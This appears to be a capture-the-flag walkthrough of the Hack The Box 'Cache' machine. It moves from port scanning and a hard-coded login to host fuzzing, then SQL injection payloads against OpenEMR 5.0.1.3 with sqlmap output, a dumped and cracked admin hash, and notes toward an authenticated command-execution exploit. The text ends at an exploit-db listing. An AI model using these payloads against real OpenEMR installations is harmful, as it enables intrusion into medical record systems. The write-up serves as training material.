



# HTB.Cache

<



**Cache**  
MEDIUM



DIFFICULTY RATING

● OFFLINE

INFORMATION

STATISTICS


ACTIVITY


CHANGELOG


REVIEWS


WALKTHROUGHS


SHARE


**Join Machine**  
Join this live machine.


**Add To-Do List**  
Add this machine to your list.


**Review Machine**  
Rate and send your feedback.


**Forum Thread**


**3.7**  
MACHINE RATING

**4149**  
USER OWNS

**4039**  
SYSTEM OWNS

**80 Days**  
RELEASE DATE

**ASHacker**  
MACHINE CREATOR [GIVE RESPECT](#)



A radar chart comparing the machine's performance across five categories: ENUM, REAL, CVE, CUSTOM, and CTF. The chart features five axes, each with five concentric rings representing a score from 1 to 5. A green line connects the data points for each category, showing a peak in the REAL category and a low in the CUSTOM category.

Category	Score (approx.)
ENUM	2.5
REAL	4.5
CVE	4.0
CUSTOM	1.5
CTF	2.0

1/21

# Working Theory

## Enumeration

## Tools

### nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-28 20:48 +08
Nmap scan report for 10.10.10.188
Host is up (0.15s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.19 seconds
```


## Targets

**port 80**

/author.html  
//ash



/login.html



sourceCode:

```
94 <input type="submit" class="btn btn-primary" value="Login">
95
96 <button type="button" class="btn btn-primary" onclick="window.location.href='#'" >forget passwd</button>
97
98 </form>
99 </div>
100
101 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>
102 <script src="jquery/functionality.js"></script>
103 <script src="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.100.2/js/materialize.min.js"></script>
104 </body>
105 </html>
```

view-source:http://10.10.10.188/jquery/functionality.js

functionality.js  
//credential for the login  
//ash:H@v3\_fun

```
$(function(){  
  
    var error_correctPassword = false;  
    var error_username = false;  
  
    function checkCorrectPassword(){  
        var Password = $("#password").val();  
        if(Password != 'H@v3_fun'){  
            alert("Password didn't Match");  
            error_correctPassword = true;  
        }  
    }  
    function checkCorrectUsername(){  
        var Username = $("#username").val();  
        if(Username != "ash"){  
            alert("Username didn't Match");  
            error_username = true;  
        }  
    }  
}
```

after login, redirect to net.html and... under construction??

# Welcome Back!



## This page is still underconstruction

create custom wordlist to perform fuzzing

//the author.html page seems suspicious, let's use that to create wordlist

```
nobodyatal@0xDEADBEEF:~/htb/boxes/cache$ cewl http://10.10.10.188/author.html -w customWordlist.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@dig.ninja) (https://dig.ninja/)
nobodyatal@0xDEADBEEF:~/htb/boxes/cache$ head customWordlist.txt
Security
ASH
Cache
User
Profile
Card
CEO
Founder
CACHE
cache
nobodyatal@0xDEADBEEF:~/htb/boxes/cache$
```

domain name fuzzing

//found HMS domain

```
nobodyatall@0xDEADBEEF:~/htb/boxes/cache$ wfuzz -c -w customWordlist.txt --hh 8193 -H 'HOST: FUZZ.htb' cache.htb

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's d
on.

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://cache.htb/
Total requests: 37


=====
ID           Response  Lines   Word    Chars   Payload
=====
000000032:   302        0 L      0 W      0 Ch    "HMS"

Total time: 1.107156
Processed Requests: 37
Filtered Requests: 36
Requests/sec.: 33.41894

nobodyatall@0xDEADBEEF:~/htb/boxes/cache$
```


## port 80 (HMS.htb)

default page  
//openEMR hmm



hms.htb/interface/login/login.php?site=default

Parrot OS Community Docs Git CryptPad | Privacy Pentest Learn | Donate |



**Username:**

**Password:**


**Language:**




nikto result

```
+/config/: configuration information may be available remotely.  
+ OSVDB-29786: /admin.php?en_log_id=0&action=config: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.
```

try to go to that fileDirectory  
//found OpenEMR version (5.0.1 (3))  
//dbName: openemr



read the PDF report of disclosed vulnerability  
//link:[https://www.open-emr.org/wiki/images/1/11/Openemr\\_insecurity.pdf](https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf)



[www.exploit-db.com](http://www.exploit-db.com) > exploits ▾  
**OpenEMR - Exploit Database**  
Aug 7, 2018 - ... OpenEMR Version 5.0.1.3 # References: # [https://www.youtube.com/watch?DJSQ8Pk\\_7hc](https://www.youtube.com/watch?DJSQ8Pk_7hc) "" WARNING: This proof-of-concept exploit ...

[www.open-emr.org](http://www.open-emr.org) > images > Openemr\_insecurity ▾ [PDF](#)  
**OpenEMR v5.0.1.3 - Vulnerability Report**  
This report details the vulnerabilities our team uncovered in. OpenEMR. Some examples of vulnerabilities detailed below include a portal authentication bypass, ...

found login bypass method



## 2.0 - Patient Portal Authentication Bypass

An unauthenticated user is able to bypass the Patient Portal Login by simply navigating to the registration page and modifying the requested url to access the desired page. Some examples of pages in the portal directory that are accessible after browsing to the registration page include:

- add\_edit\_event\_user.php
- find\_appt\_popup\_user.php
- get\_allergies.php

bypass login authentication  
//access register.php

The screenshot shows a web browser window with the address bar displaying `hms.htb/portal/account/register.php`. The browser's tab bar shows multiple tabs, including "New Patient | Register", "OpenEMR Login", and "hms.htb/portal/". The page content features a progress bar at the top with four steps: "1 Get Started" (active), "2 Profile", "3 Insurance", and "Done Register". Below the progress bar is a blue header labeled "Contact". The main form area contains several input fields: "First Name" (with a "First" label above it), "Middle" (with a "Middle" label above it), "Last Name" (with a "Last Name" label above it), "Birth Date" (with a "Birth Date" label above it), and "Enter E-Mail Address" (with a label above it). Each input field has a red heart icon to its right. The "Birth Date" field has a placeholder "YYYY-MM-DD". The "Enter E-Mail Address" field has a placeholder "Enter email address to receive registration." A "Next" button is visible at the bottom right of the form.

redirect to the page tht i want (must be within the /portal directory)  
need to get the login credential

found a SQLi path within the portal directory

### 3.1 - SQL Injection in find\_appt\_popup\_user.php

SQL injection in find\_appt\_popup\_user.php is caused by unsanitized user input from the *catid* and *providerid* parameters. Exploiting this vulnerability requires authentication to Patient Portal; however, it can be exploited without authentication when combined with the Patient Portal authentication bypass mentioned above.

Severity: **High**

#### Vulnerable Code:

```
if ($input_catid) {  
    $srow = sqlQuery("SELECT pc_duration FROM OpenEMR_postcalendar_categories WHERE
```

the PoC

#### Proof of Concept:


```
http://host/openemr/portal/find_appt_popup_user.php?catid=1' AND (SELECT @  
FROM(SELECT COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM  
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- -
```

### 3.2 - SQL Injection in add\_edit\_event\_user.php

try it out

//able to access it without redirect back to login page

//try to inject the catid variable



SQLi on catid Var (use sqlmap make my life easier la)

//yes it's vulnerable

```
Parameter: catid (GET)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: catid=1' RLIKE (SELECT (CASE WHEN (3115=3115) THEN 1 ELSE 0x28 END))-- n

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: catid=1' AND (SELECT 4421 FROM (SELECT COUNT(*), CONCAT(0x7162626271, (SELECT
MATION_SCHEMA.PLUGINS GROUP BY x)a)-- RD0z

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: catid=1' AND (SELECT 6921 FROM (SELECT(SLEEP(5)))tUrw)-- meLa

---
[22:53:58] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[22:53:59] [INFO] fetching current database
[22:54:00] [INFO] retrieved: 'openemr'
current database: 'openemr'
[22:54:00] [INFO] fetched data logged to text files under '/home/nobodyatall/.sqlmap/
[22:54:00] [WARNING] you haven't updated sqlmap for more than 116 days!!!

[*] ending @ 22:54:00 /2020-07-28/

nobodyatall@0xDEADBEEF:~/htb/boxes/cache$ 
[htb] 0: bash* 1: sudo-
```

dump table of openemr db  
//let's target the users\_secure table

```
[23:20:05] [INFO] retrieved: 'openemr_admin'
Database: openemr
Table: users_secure
[1 entry]
+-----+-----+-----+
| username | password | salt |
+-----+-----+-----+
| openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDMxs9bI6LXqlfCpEcY6VF6P0B. | $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ |
+-----+-----+-----+
level: id, username or password
[23:20:05] [INFO] table 'openemr.users_secure' dumped to CSV file '/home/nobodyatall/.sqlmap/output/hms.htb/dump/openemr/'
[23:20:05] [INFO] fetched data logged to text files under '/home/nobodyatall/.sqlmap/output/hms.htb'
[23:20:05] [WARNING] you haven't updated sqlmap for more than 116 days!!!

[*] ending @ 23:20:05 /2020-07-28/
Username:
```

12/21

```

root@kali:~# cat /usr/share/wordlists/rockyou.txt: NO such file or directory
nobody@kali:~/htb/boxes/cache$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx (??)
lg 0:00:00:00 DONE (2020-07-28 23:25) 1.086g/s 919.5p/s 919.5c/s 919.5C/s tristan..princesita
Use the "--show" option to display all of the cracked passwords reliably
Session completed
nobody@kali:~/htb/boxes/cache$

```

try to login with the password & it works!

The screenshot shows the OpenEMR web interface. The browser tabs include 'Find Available Appointments', 'OpenEMR', and 'hms.htb/portal/'. The address bar shows 'hms.htb/interface/main/tabs/main.php'. The navigation bar includes links for 'Calendar', 'Flow Board', 'Recall Board', 'Messages', 'Patient/Client', 'Fees', 'Modules', 'Procedures', and 'Administration'. A search bar shows 'Patient: None'. The main content area displays a calendar view for Tuesday, July 28, 2020. The calendar shows a grid for the month of July, with the 28th highlighted. A sidebar on the left lists providers, including 'All Users' and 'Administrator, Administrator'. The main area displays a list of appointments for the selected date, with times ranging from 8:00 to 10:45.

Found RCE vuln tht need to be authenticated

## 6.1 - RCE in sl\_eob\_search.php

A remote code execution vulnerability lies in OpenEMR's sl\_eob\_search.php file.

**Severity: High**

### Vulnerable Code:

```
$STMT_PRINT_CMD = $GLOBALS['print_command'];
```

Figure 1: statement.inc.php - Line 30


```
exec("$STMT_PRINT_CMD $STMT_TEMP_FILE");
if ($_POST['form_without']) {
    $alertmsg = xl('Now printing') . ' '. $stmt_count . ' '. xl('statements; invoices will
not be updated.');
```

Figure 2: sl\_eob\_search.php - Lines 565-570

In order to successfully exploit this vulnerability, an authenticated user must gain control of the print\_command global variable. The edit\_globals.php file makes this very easy for us.

```
http://host/openemr/interface/super/edit_globals.php
```

find public exploit pre-written script  
//found it on exploit-db

 EXPLOIT  
DATABASE

exploit-db.com/exploits/45161


OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution

<b>EDB-ID:</b> 45161	<b>CVE:</b> N/A	<b>Author:</b> CODY ZACHARIAS	<b>Type:</b> WEBAPPS	<b>Platform:</b> PHP	<b>Date:</b> 2018-08-07	<b>Become Penetration Tester</b>  Enroll in Penetration Tester and pass the exam Security Certified new course  GET
<b>EDB Verified:</b> ✓		<b>Exploit:</b> 📄 / {}		<b>Vulnerable App:</b> 📄		



